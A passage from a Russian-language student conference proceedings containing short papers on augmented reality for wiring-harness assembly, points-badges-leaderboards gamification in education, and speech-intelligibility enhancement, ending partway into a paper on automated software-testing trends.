4. Коровкин, В. А. Современные подходы к разработке игрового искусственного интеллекта / В. А. Коровкин, Д. Е. Ткаченко // Молодежь и современные информационные технологии: Сборник трудов XVIII Международной научно-практической конференции студентов, аспирантов и молодых ученых, Томск, 22-26 марта 2021 года. – Томск: Национальный исследовательский Томский политехнический университет, 2021. – С. 328-330. – EDN VIIECX.
5. Харитонов, Л. С. Разработка виртуальной лаборатории металлорежущих станков / Л. С. Харитонов, Я. А. Раскаткин, Т. Е. Эварт // Инновации. Интеллект. Культура: Материалы VI Международной научно-практической конференции, посвященной году М. С. Знаменского в г. Тобольске, Тобольск, 21 апреля 2023 года. – Тюмень: Тюменский индустриальный университет, 2023. – С. 147-149. – EDN VCXQZJ.

УДК 004.92

Хасаншин Сергей Дамерович, студент, Комсомольский-на-Амуре государственный университет

Khasanshin Sergey Damerovich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующая кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigoryeva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the «Applied Mathematics» Department, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ТЕХНОЛОГИЙ СОЗДАНИЯ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ДЛЯ УСТАНОВКИ ЖГУТОВ

RESEARCH INTO TECHNOLOGIES FOR CREATING AUGMENTED REALITY FOR INSTALLING HARNESSSES

Аннотация. Данная работа представляет собой исследование технологий создания дополненной реальности (AR) для установки жгутов. Так же представлено сравнение классических методов установки и с использованием дополненной реальности. Был проведён анализ методов с дополненной реальностью для сборки жгутов, представлена сравнительная таблица для каждого.

Abstract. This work is a study of augmented reality (AR) technologies for harness installation. A comparison of classical installation methods and those using augmented reality is also presented. An analysis of augmented reality methods for assembling harnesses was carried out, and a comparative table for each was presented.

Ключевые слова: дополненная реальность, жгуты, виртуальная реальность, очки виртуальной реальности, иммерсивные технологии.

Key words: augmented reality, harnesses, virtual reality, virtual reality glasses, immersive technologies.

Введение

Включение дополненной реальности в производство жгутов является актуальной темой, так как использование современных иммерсионных технологий улучшает качество конечного продукта, так же позволит ввести новые методы визуализации и взаимодействия с оборудованием, что может привести к созданию более эффективных и удобных инструментов для операторов, обучения новых сотрудников процессу установки жгутов, предоставляя им визуальные инструкции и руководства, что поможет ускорить процесс адаптации и повысить качество обучения, использование AR-технологий позволит операторам установки жгутов получать дополнительную информацию о точном местоположении и ориентации жгутов, что поможет снизить вероятность ошибок и повысить точность установки. Целью работы – изучение методов дополненной реальности в процессе производства и включить их в традиционный процесс сборки жгутов. Теоретической и методологической базой при написании данной работы послужили зарубежные и отечественные исследования в области разработки.

Технологии создания дополненной реальности

Стенд жгутов – специальное оборудование для сборки и тестирования электрических или электронных жгутов (рисунок 1). Жгуты – комплект проводов и кабелей, соединяющих компоненты внутри технического устройства, например, автомобиля или самолета. Традиционная сборка жгутов включает несколько этапов, включая размещение компонентов на рабочей поверхности в соответствии с требуемой схемой сборки.



Рисунок 1 – Стенд жгутов

Методика «Интеллектуальная система помощи при сборке кабеля» предполагает работу оператора по сборке жгутов через установку, изображенную на рисунке 2 [1]. Система основана на считывании текста с провода и использует глубокое обучение сети CNN для обработки данных. Бинокулярная камера считывает места крепления для проводов, а камера в очках «VR» считывает данные с проводов, и выводит информацию на очки виртуальной реальности о направлении крепления провода и о проводе.




Рисунок 2 – Портативная система визуального контроля кабелей

Тем самым исключая потенциальную возможность того, что оператор начнёт сборку не с нужного провода, либо в процессе случайно начнёт проводить не по тем путям крепления, которые указаны в схеме.

Методика «проецирования 3D-схем на изделие» заменяет физические схемы проекциями через проектор. Установка включает два трекера для установки точек (рисунок 4), проектор для вывода схем и док-станцию для отслеживания перемещения трекеров (рисунок 3). Программа на базе «Unity» обрабатывает данные и устанавливает плоскость изображения на реальной сцене (см. рисунок 3). Схема привязана к установленным точкам и может быть перемещена по столу (рисунок 4).



Рисунок 3 – Портативная система проецирования схем и плоскость на сцене




Рисунок 4 – Установка и перемещение точек

Использование проекций схем позволяет избавиться от большого количества бумажной работы, так же использование портативного проектора позволит работать с масштабными схемами. Работа с проектором позволит включать большое количество операторов в работу.

Методика «Отслеживание состояния на основе изображений в операциях сборки» [3] использует камеры, установленные на операторе, чтобы отслеживать его действия и выводить подсказки в очки «VR», улучшая эффективность работы. В этой методике камера анализирует работу с деталями с помощью компьютерного зрения и предоставляет подсказки в очки «VR» о том, какие детали использовать и какими инструментами их устанавливать. Цель состоит в оценке состояния сборки, выполняемой оператором [3] (рисунок 5).




Рисунок 5 – Приложение для помощи сборки

Используя данный метод можно выводить подсказки оператору в зависимости с какой схемой сейчас ведётся работа и на каком этапе нужно провести провод, это поможет для оценки сборки жгутов.

Ниже представлена сравнительная таблица методов (таблица 1).

Таблица 1 – Сравнительная таблица

Методика	Положительные стороны	Отрицательные стороны
Традиционный метод	Работа со схемами отдельно от продукта помогает собрать жгуты и проверить их функциональность до самого внедрения	Много бумажной работы, контроль потенциально не правильной сборки только после проверки жгута
Интеллектуальная система помощи при сборке кабеля	Визуальная помощь при выкладке проводов, отсутствие физических схем	Визуальную часть видит только один оператор
Проецирование 3D-схем на изделие	Визуальная помощь для расположения схем проводов, отсутствие бумажной работы, работа в коллективе	Погрешности проекцией, шумы трекеров
Отслеживание состояния на основе изображений в операциях сборки	Контроль работы операторов, система подсказок	Работать с установкой может только один оператор

Заключение

В ходе исследования были изучены различные подходы к производству с использованием дополненной реальности. Было проведено сравнение с традиционным способом сборки жгутов, и составлена таблица, в которой были выявлены положительные и отрицательные стороны каждого подхода. В результате исследования было выявлено, что включение технологий дополненной реальности в процесс сборки жгута потенциально может повысить эффективность и уменьшить затраты. Таким образом, использование дополненной реальности может быть перспективным направлением для улучшения производственных процессов.

СПИСОК ИСТОЧНИКОВ

1. Lianyu ZHENG. A smart assistance system for cable assembly by combining wearable augmented reality with portable visual inspection / Lianyu ZHENG, Xinyu LIU, Zewu AN, Shufei LI, Renjie ZHANG // *Virtual Reality & Intelligent Hardware*. – 2020. – №2(1). – С.12-27.
2. Keishi Tainaka. Selection framework of visualization methods in designing AR industrial task-support systems/ Keishi Tainaka, Yuichiro Fujimoto, Taishi Sawabe, Masayuki Kanbara, Hirokazu Kato // *Computers in Industry*. – 2023. – №145.
3. Vasilios Zogopoulos. Image-based state tracking in Augmented Reality supported assembly operations/Vasilios Zogopoulos, Merwan Birema, Roeland De Geesta, Robbert Hofmana, Lode Jorissenb, Bram Vanherleb, Dorothy Gors // *Procedia CIRP*. – 2021. – №104.
4. Enricoandrea Laviola. The minimal AR authoring approach: Validation in a real assembly scenario / Enricoandrea Laviola, Antonio Emmanuele Uva, Michele Gattullo // *Computers in Industry*. – 2024. – С.1-14. – №154.
5. Inigo Fernandez del Amo. Structured authoring for AR-based communication to enhance efficiency in remote diagnosis for complex equipment / Iñigo Fernández del Amo, John Erkoyuncua, Rok Vrabicb, Romain Frayssineta, Cristina Vazquez Reynela, Rajkumar Royc // *Advanced Engineering Informatics*. – 2020. – С.1-17. – №45.

УДК 371.382.012

Хобов Антон Андреевич, студент, Российская академия народного хозяйства и государственной службы при Президенте Российской Федерации

Khobov Anton Andreevich, student, Russian Presidential Academy of National Economy and Public Administration

Каптерев Андрей Игоревич, доктор педагогических наук, доктор социологических наук, профессор, Российская академия народного хозяйства и государственной службы при Президенте Российской Федерации

Kapterev Andrey Igorevich, Doctor of Pedagogical Sciences, Doctor of Sociological Sciences, Professor, Russian Presidential Academy of National Economy and Public Administration

ПРЕИМУЩЕСТВА И ПРОБЛЕМЫ ГЕЙМИФИКАЦИИ ОБРАЗОВАНИЯ НА ПРИМЕРЕ МОДЕЛИ PBL

ADVANTAGES AND PROBLEMS OF GAMIFICATION OF EDUCATION ON THE EXAMPLE OF PBL MODEL

Аннотация. В статье рассматривается модель геймификации PBL, которая используется для реализации геймификации образования. Перечислены потенциальные преимущества данного подхода. Рассмотрены возможные проблемы и ограничения, связанные с применением данной модели в образовательных процессах. Для проблем модели PBL предложены возможные способы их решения.

Abstract. The article discusses the PBL gamification model, which is used to implement the gamification in education. The potential advantages of this approach are listed. The possible problems and limitations associated with the use of this model in educational processes are considered. For the problems of the PBL model, possible ways of solving them are proposed.

Ключевые слова: образование, вовлечение, геймификация, модели геймификации, модель PBL.

Key words: education, involvement, gamification, gamification models, PBL model.

Введение

Геймификация – популярный подход в образовании, суть которого состоит в использовании игровых элементов, подходов и механик для улучшения процесса обучения. В последние несколько лет геймификация стала перспективной стратегией для модернизации обучения с целью улучшения образовательных процессов и вовлечения людей в образовательную среду [1]. Геймификация может быть эффективным инструментом для повышения мотивации, участия и результатов обучения [2]. Однако, необходимо учитывать, что геймификация может не сработать, если не учесть и не проработать ее слабые места. Целью данной работы является анализ положительных и проблемных сторон применения подхода геймификации на примере модели PBL, а также предложение возможных решений для обхода ограничений. Проблемам геймификации была посвящена работа М.Г. Болтышева. В своем труде он рассматривает проблемы, связанные с разработкой и интеграцией геймификации. Однако, в данной работе не рассматриваются проблемы, с которыми столкнется конечный пользователь разработанной геймифицированной системы.

Модель PBL

Модель PBL (points, badges, leaderboards) является одной из базовых моделей геймификации. Суть модели заключается в совместном использовании трех самых распространенных игровых механик: очков, значков (достижений) и таблиц лидеров. Целью данной модели является повышение эффективности вовлечения и мотивации обучающихся.

Каждая механика из триады PBL выполняет свою функцию. Очки представляют собой механизм обратной связи, который в режиме реального времени показывает прогресс игрока. Значки – это визуализация достижений игрока. Таблицы лидеров – это рейтинги игроков по различным критериям, например, уровень, количество достижений, качество выполнения заданий и т. д. [3]

Суть модели PBL состоит в том, чтобы использовать представленные игровые механики не по отдельности, а совместно, создавая таким образом синергетический эффект [4].

Преимущества модели PBL

Модель PBL хорошо зарекомендовала себя в качестве основы для построения системы геймификации, так как обладает рядом преимуществ:

1. Мотивация через награды. Модель PBL предоставляет учащимся награды в виде очков, значков и позиции на досках лидеров, что может служить мощным мотивационным фактором. Обучающиеся могут быть более склонны к участию в образовательном процессе и выполнению заданий, когда процесс представлен в виде игры с дополнительными наградами. [5]

2. Соревновательный стимул. Доски лидеров в модели PBL способствуют созданию соревновательной атмосферы между участниками системы геймификации. Пользователи могут соревноваться друг с другом и стремиться занять лидирующую позицию, что дополнительно стимулирует их активность.

3. Визуализация прогресса. Система наград и досок лидеров помогает пользователям визуализировать свой прогресс и достижения. Это может быть мощным стимулом для продолжения участия.

4. Возможность анализа и улучшения. Через систему PBL преподаватели могут анализировать успехи учащихся, исходя из их достижений и мотивационных факторов, что поможет вносить улучшения в систему для более эффективного обучения, оптимизировать педагогическую деятельность, а также отслеживать прогресс каждого отдельно взятого ученика.

Проблемы модели PBL

Модель PBL используется в геймификации, но она не лишена некоторых проблем и ограничений:

1. Перегрузка наградами. Чрезмерное использование очков, значков и досок лидеров без разнообразия и структуры может привести к перегрузке обучающегося информацией и чувству бесконечных наград. Как следствие процесс обучения становится бесцельным, теряет свою ценность. Возможное решение состоит в создании разнообразных наград, которые обязательно должны составлять цельную, взаимосвязанную и продуманную систему. Награды должны быть связаны с реальными достижениями, чтобы они имели смысл и представляли ценность для обучающегося.

2. Отсутствие контекста. Модель сама по себе не учитывает область применения, потребности целевой аудитории, пользовательский опыт или цели геймификации, что может привести к неэффективности внедрения. Возможное решение состоит в адаптации общей модели к конкретным образовательным задачам и целевой аудитории. Необходимо учитывать, что мотивирует пользователей и какие награды им действительно важны, а также согласовать игровые элементы с задачами обучения. [6]

3. Недолговечность мотивации. Модель PBL показывает эффективность в краткосрочной перспективе, но на дистанции участники могут привыкнуть к наградам и перестать на них реагировать. Возможное решение заключается в обновлении и разнообразии системы наград, а также предоставлении дополнительных стимулов, таких как бросающие вызов задачи, социальное взаимодействие и личные достижения.

4. Нечестность пользователей. Обучающиеся могут обмануть систему, чтобы получить награды, не выполняя фактических действий. Это может исказить результаты

и подорвать мотивацию других учащихся. Для решения данной проблемы необходимо создать достаточно обширный банк уникальных заданий, чтобы исключить возможность списывания у других пользователей или из открытых источников.

5. Изначальная незаинтересованность. Игровые механики могут менять поведение только в том случае, если несут какое-то психологическое значение для обучающегося. Если учащегося изначально не интересуют баллы, то добавление новых ничего не изменит. Триада PBL направлена на повышение мотивации, однако есть случаи, когда низкая мотивация ученика не связана непосредственно с образовательным процессом. Эта проблема, скорее всего, не может быть решена с помощью геймификации, а требует более традиционных решений, например, поддержки учащегося со стороны преподавателя или создание более дружелюбной среды для ученика. [7]

Заключение

В результате проведенной работы были выделены такие преимущества подхода PBL, как повышение мотивации, соревновательный стимул, визуализация прогресса, возможность анализа и улучшения. Это позволяет сделать вывод, что геймификация является полезным инструментом модернизации образования. Она позволяет повысить интерес учащихся к процессу получения образования через простые для понимания и использования игровые механики [8]. Однако из выявленных по результатам проблем, можно увидеть, что внедрение системы геймификации не может обойтись без тщательного продумывания при ее проектировании. Необходимо предварительно провести анализ всех слабых мест системы и обеспечить решение возможных проблем. В работе были предложены возможные способы решения таких проблем.

СПИСОК ИСТОЧНИКОВ

1. Титов, С. А. «Геймификация» дистанционного обучения / С. А. Титов // *Cloud of Science*. – 2013. – № 1. – С. 21-23. – EDN TNDIOR.
2. Каптерев, А. И. Когнитивный менеджмент / А. И. Каптерев. – Москва : Общество с ограниченной ответственностью «Русайнс», 2019. – 222 с. – ISBN 978-5-4365-3809-9. – EDN BMNFGP.
3. WordPress : PBL / Gamification : сайт. – Сингапур, 2013 – URL: <https://gamification21.wordpress.com/learning-content-2/10-pbl/> (дата обращения: 05.09.2023).
4. Акчелов, Е. О. Новый подход к геймификации в образовании / Е. О. Акчелов, Е. В. Галанина // *Векторы благополучия: экономика и социум*. – 2019. – № 1(32). – С. 117-132. – EDN WCLINK.
5. Huang, B. Do points, badges and leaderboards increase learning and activity: A quasi-experiment on the effects of gamification / B. Huang, K. F. Hew // *ICCE 2015: The 23rd International Conference on Computers in Education* – 2015 – P. 275-280.
6. Болтышев, М. Г. Геймификация цифрового обучения: актуальные проблемы / М. Г. Болтышев // *Информатика и образование*. – 2022. – Т. 37, № 3. – С. 28-34. – DOI 10.32517/0234-0453-2022-37-3-28-34. – EDN UNUILD.
7. Armstrong, M. B. Gamification of employee training and development: Gamification of employee training / M. B. Armstrong, R. N. Landers // *International Journal of Training and Development*. – 2018. – №22(2). – P. 162-169.
8. Хобов, А. А. Использование геймификации в образовании / А. А. Хобов, А. И. Каптерев // *Педагогическая инноватика и непрерывное образование в XXI веке : Сборник научных трудов I всероссийской научно-практической конференции с международным участием, Киров, 19 мая 2023 года*. – Киров: ФГБОУ ВО Вятский ГАТУ, 2023. – С. 193-196. – EDN GTCINB.

УДК 621.391.7

Храмцова Софья Андреевна, студент, Дальневосточный федеральный университет
Khramtsova Sophia Andreevna, student, Far Eastern Federal University

Чусова Алина Евгеньевна, ассистент Департамента программной инженерии и искусственного интеллекта, Дальневосточный федеральный университет

Chusova Alina Evgenievna, Assistant of the Department of Software Engineering and Artificial Intelligence, Far Eastern Federal University

ОБЗОР МЕТОДОВ ПОВЫШЕНИЯ РАЗБОРЧИВОСТИ РЕЧИ

REVIEW OF METHODS FOR IMPROVING SPEECH INTELLIGIBILITY

Аннотация. В данной статье представлены актуальные технологии и методы, направленные на усовершенствование качества аудио-сигналов с целью повышения разборчивости речи в условиях шума и интерференции. Особое внимание уделяется исследованию и сравнению эффективности нейронных сетей в контексте обработки аудио-сигналов по сравнению с классическими методами.

Abstract. This article presents current technologies and methods aimed at improving the quality of audio signals in order to enhance speech intelligibility in noise and interference. Particular attention is paid to the research and comparison of the effectiveness of neural networks in the context of processing audio signal compared to classical methods.

Ключевые слова: разборчивость речи, шум, шумоподавление, аудиосигнал, помехи, нейронные сети.

Key words: speech intelligibility, noise, noise reduction, audio signal, interference, neural networks.

Введение

Разборчивость речи является одним из наиболее важных параметров, влияющих на качество коммуникации. Однако, в реальном мире, разборчивость речи может быть снижена различными факторами, такими как шум, дисторсия, акцент и другие. Шум является одной из наиболее значимых проблем, которые снижают разборчивость речи в различных условиях. Например, при нахождении на железнодорожном вокзале пассажир может не услышать время и платформу отправления конкретного поезда, так как излишний шум и эхо ухудшают и замедляют восприятие информации, что может создать дополнительные трудности для пассажира. Эта проблема касается и других транспортных объектов, таких как аэропорты, вокзалы, морские вокзалы. В связи с этим, становится актуально исследовать различные методы для улучшения разборчивости речи.

Целью данной работы является проведение обзора существующих методов и технологий обеспечения разборчивости речи в условиях повышенного шума. Несмотря на то, что в данной области были проведены исследования, проблема все еще остается актуальной, так как существующие подходы могут быть недостаточно эффективными или не учитывать специфику различных видов шумов.

Основная часть

В данной статье рассмотрены методы повышения разборчивости речи. Одним из таких методов является шумоподавление – метод обработки аудио сигналов, который позволяет удалить шум из записи. Существует несколько видов шумоподавления, их суть и принципы представлены в таблице 1.

Таблица 1 – Характеристика видов шумоподавления

Наименование	Краткая характеристика
Фильтрация шумоподобных и речеподобных помех	В основном используется для защиты от активных искажений, при наличии помех в аудиосигнале. Недостатком является то, что не только подавляются помехи, но и снижается уровень информативного сигнала [1]
Компенсация искажений, которые возникают в процессе записи сообщений	Данный метод может быть осуществлен на основе вычитания спектра, достаточно эффективен, если достаточно точно оценить спектральный состав помехи. Вследствие вычитания спектра в полосе частот, занимаемой помехой, наблюдается искажение сигнала [1]
Подавление фонового шума	Метод шумоподавления, который используется для удаления шума, вызванного фоновыми источниками. Алгоритмы подавления фонового шума находятся в большинстве программ для обработки аудио сигналов [1]

Из таблицы 1 видно, что методы шумоподавления достаточно популярны и используются уже в течении долгого времени во многих программах обработки аудиосигнала, но в свою очередь при использовании велика вероятность искажения аудиосигнала при обработке.

В дополнении к методам шумоподавления активно используются и другие методы улучшения качества звука, несколько видов которых представлены в таблице 2.

Таблица 2 – Характеристика других методов улучшения качества звука

Наименование	Краткая характеристика
Эквализация	Процесс обработки звукового сигнала устройством или компьютерной программой для регулировки тембра аудиосигнала посредством изменения амплитуды его частотных составляющих, могут быть применены к аудио сигналам в режиме реального времени [2]
Реконструкция речевого сообщения за счет оценки параметров образования речи	Этот метод основан на использовании математических моделей, которые описывают процесс образования звуковой волны в речевом аппарате. Сложно использовать при наличии дефектов в речевом аппарате или при наличии акцента [2]
Компрессия динамического диапазона	Метод, который используется для снижения разницы между наибольшими и наименьшими уровнями звука в звуковом сигнале. Этот метод позволяет увеличить громкость тихих звуков [2]

Из таблицы 2 можно сделать вывод, что вышеперечисленные методы имеют свои преимущества и ограничения, и могут быть выбраны в зависимости от конкретной задачи улучшения качества звука.

Существующие методы обработки звука не всегда позволяют достичь желаемого результата, так как может быть велика вероятность искажения сигнала и возможной потери информационного смысла. В таком случае становится актуальным применение современных инструментов улучшения разборчивости речи, одним из которых являются нейронные сети.

Нейронные сети – это область искусственного интеллекта, которая занимается эмулированием работы человеческого мозга. Для обработки сигналов аппарат нейронных сетей использует явления, аналогичные тем, что протекают в биологических нейронах. Одна из главных особенностей нейронных сетей заключается в возможности параллельной обработки информации всеми ее звеньями, что позволяет значительно

снизить временные затраты на обработку данных [3]. Нейронные сети обучаются на большом количестве данных, что позволяет им обнаруживать сложные зависимости и прогнозировать значения на новых данных, а также проводить быстрые вычисления [4].

Одним из способов применения нейросетей для улучшения разборчивости речи является их использование для удаления шумов из аудиосигнала. Нейросети могут вычислить спектрограмму аудиосигнала и удалить шум, используя предсказательные модели. В таблице 3 представлен сравнительный анализ существующих методов улучшения разборчивости речи и нейронных сетей.

Таблица 3 – Сравнение методов улучшения разборчивости речи

Название метода	Эффективность шумоочистки	Универсальность
Шумоподавление	Ниже среднего	Могут применяться к различным типам шума, включая стационарный, нестационарный или импульсный шум [1]
Компрессия динамического диапазона	Ниже среднего	При использовании может потребоваться тщательная коррекция, чтобы сохранить естественность и избежать побочных эффектов [1, 2]
Адаптивная фильтрация	Средняя	Могут воздействовать на конкретные мешающие компоненты, такие как эхо и реверберация [1, 2]
Нейронная сеть Wave-Net	Очень высокая	Снижает фоновый шум и реверберацию, что делает его подходящим для ситуаций, где эти факторы существенно влияют на разборчивость речи [6]
Нейронная сеть RNNoise	Высокая	Адаптируется к различным типам шума и могут быть обучены с использованием сопряженных чистых и искаженных речевых данных [6]
Нейронная сеть Variational Auto-encoders	Средняя	Используются в ситуациях с перекрывающимися динамиками, в шумной среде или ситуациях, требующих надежного улучшения речи [5, 6]

Исходя из таблицы 3, можно сделать вывод о том, нейронные сети показывают себя как более гибкий, адаптивный, быстрый и инновационный инструмент для повышения разборчивости речи в сравнении с уже существующими методами.

Заключение

Таким образом, использование нейронных сетей для улучшения разборчивости речи является эффективным подходом, который может повысить качество коммуникации в условиях шума. Однако, необходимо помнить о том, что он требует большого объема данных и трудоемкого алгоритма обучения. Исходя из проведенного обзора, можно сделать вывод, что использование нейросетей является одним из наиболее перспективных методов для улучшения разборчивости речи и может быть очень полезно в различных сферах деятельности, связанных с обработкой голоса.

СПИСОК ИСТОЧНИКОВ

1. Карауш, А. С. Обзор и анализ методов повышения разборчивости речи в акустоэлектрических каналах утечки информации / А. С. Карауш // Сборник научных трудов Новосибирского государственного технического университета. – 2019. – № 1(94). – С. 100-113. – DOI 10.17212/2307-6879-2019-1-100-113. – EDN NKMRSC.
2. Козлачков, С. Б. Принципы формирования тестовых речевых сигналов при оценках эффективности технологий шумоочистки / С. Б. Козлачков, С. В. Дворянкин, А. М. Бонч-Бруевич // Вопросы кибербезопасности. – 2018. – № 3(27). – С. 9-15. – DOI 10.21681/2311-3456-2018-3-09-15. – EDN VOURHA.

3. Воробьева, А. А. Полный процесс обучения искусственных нейронных сетей / А. А. Воробьева // Державинский форум. – 2020. – Т. 4, № 13. – С. 138-145. – EDN ASVMGN.
4. Славутский, Л. А. Выбор структуры нейронной сети для обработки сигналов как планирование эксперимента / Л. А. Славутский, Е. В. Славутская // Вестник Чувашского университета. – 2021. – № 3. – С. 123-132. – DOI 10.47026/1810-1909-2021-3-123-132. – EDN PKFYIB.
5. S. Leglaive, U. Simsekli, A. Liutkus, L. Girin, and R. Horaud, Speech enhancement with variational autoencoders and alpha-stable distributions, in Proc. IEEE Int. Conf. Acoust., Speech, Signal Process. (ICASSP), 2019, pp. 541–545.
6. D. Stoller, S. Ewert, and S. Dixon, «Wave-u-net: A multi-scale neural network for end-to-end audio source separation» arXiv preprint arXiv:1806.03185, 2018.

УДК 004.02

Черненко Константин Максимович, студент, Комсомольский-на-Амуре государственный университет

Chernenko Konstantin Maksimovich, student, Komsomolsk-na-Amure State University

Шаповалов Евгений Эдуардович, ассистент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shapovalov Evgeny Eduardovich, Assistant of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

СОВРЕМЕННЫЕ ТРЕНДЫ В СФЕРЕ АВТОМАТИЧЕСКОГО ТЕСТИРОВАНИЯ

MODERN TRENDS IN THE FIELD OF AUTOMATED TESTING

Аннотация. В научной статье рассмотрены тренды в сфере автоматизации тестирования. Представлены отличительные особенности каждого метода. Работа содержит информацию о том, какие методы используются в автоматическом тестировании. В целом, работа представляет обзор современных тенденций в сфере автоматического тестирования.

Abstract. The scientific article examines trends in the field of development automation. The distinctive features of each method are presented. The work contains information about what methods are used in automatic testing. In essence, the work is an overview of current trends in the field of automatic testing.

Ключевые слова: тестирование, автоматизация, качество ПО, искусственный интеллект, DevOps подход к тестированию.

Key words: testing, automation, software quality, artificial intelligence, DevOps approach to testing.

Введение

Успех в компании определяется внедрением передовых технологий в сфере тестирования. Для того, чтобы тестирование всегда приносило пользу, необходимо постоянно совершенствовать технологии тестов.

Актуальность внедрения передовых технологий в сфере тестирования обусловлена необходимостью сделать минимальными риски, которые связаны с возможными ошибками, какими-то сбоями, также для повышения надежности программного обеспечения.

Основной целью работы является анализ существующих методов улучшения технологий тестирования, которые способствуют улучшению качества и ускоряют процесс тестирования. Сегодня, несмотря на значительные достижения в области тестирования, вопросы автоматизации процессов, повышения их точности остаются недостаточно разработанными. Внедряются новые методы и инструменты, но стоит проблема интеграции их в существующие рабочие процессы. Это требует постоянных исследований и инноваций в тестировании. Внедрение новых технологий тестирования, их адаптация и интеграция в процессы разработки программного обеспечения является необходимым для многих компаний.

Это определяет актуальность исследований и разработок в данной области, что является залогом достижения успеха в конкурентной борьбе на рынке ИТ-услуг.

Таким образом, данная работа направлена на анализ текущего состояния и перспектив развития технологий тестирования, что, в свою очередь, обеспечивает качество тестирования.

QAOps-разработка

Команда тестировщиков QA в связке с набором методик DevOps дает возможность ускорять выпуск релизов, в которых качество никак не падает. С помощью методологии QAOps у команд тестировщиков появляется возможность производить автоматизацию в большем количестве процессов и улучшить трафик операций [1].

Искусственный интеллект и машинное обучение

Достижения в области искусственного интеллекта и машинного обучения влияют на все области современных технологий, и обучение также оказывает влияние. Искусственный интеллект включает время проверки функциональности, может улучшить производительность тестов, но самое главное – он имеет возможность создавать тесты с нуля [2].

Машинное обучение в сочетании с данными о поведении пользователей прогнозирует потенциальную сложность, позволяя тестировщикам устранять проблемы перед выпуском. ИИ в сочетании с машинным обучением позволяет производить качественную продукцию в короткие сроки.

Тестирование Интернет вещей IoT

Из-за появления 5G увеличился рост использования интернета вещей, поэтому специалистам в области тестирования ПО необходимо готовиться к работе с колоссальным количеством устройств Интернет вещей IoT.

Тест безопасности имеет большое значение, потому что устройства Интернет вещей IoT собирают большое количество персональных данных. Над устройствами Интернет вещей IoT могут быть проведены такие тесты, как: нагрузочное тестирование, функциональное тестирование, юзабилити тестирование, тестирование совместимости.

Тестирование UI – Пользовательского интерфейса

Команда тестировщиков должна тестировать все элементы клиентской части, для того, чтобы было понятно, что приложения правильно функционируют, любой пользователь смог бы работать с этим продуктом. Тесты пользовательского интерфейса проводятся, как вручную, так с использованием инструментов, которые автоматизируют процесс. Когда грамотно продуман пользовательский интерфейс, тогда повышается популярность продукта [3].

Тестирование кибербезопасности

Кибератаки набирают все больше оборотов, в базы данных компаний приходит все больше и больше информации о клиентах (рисунок 1).

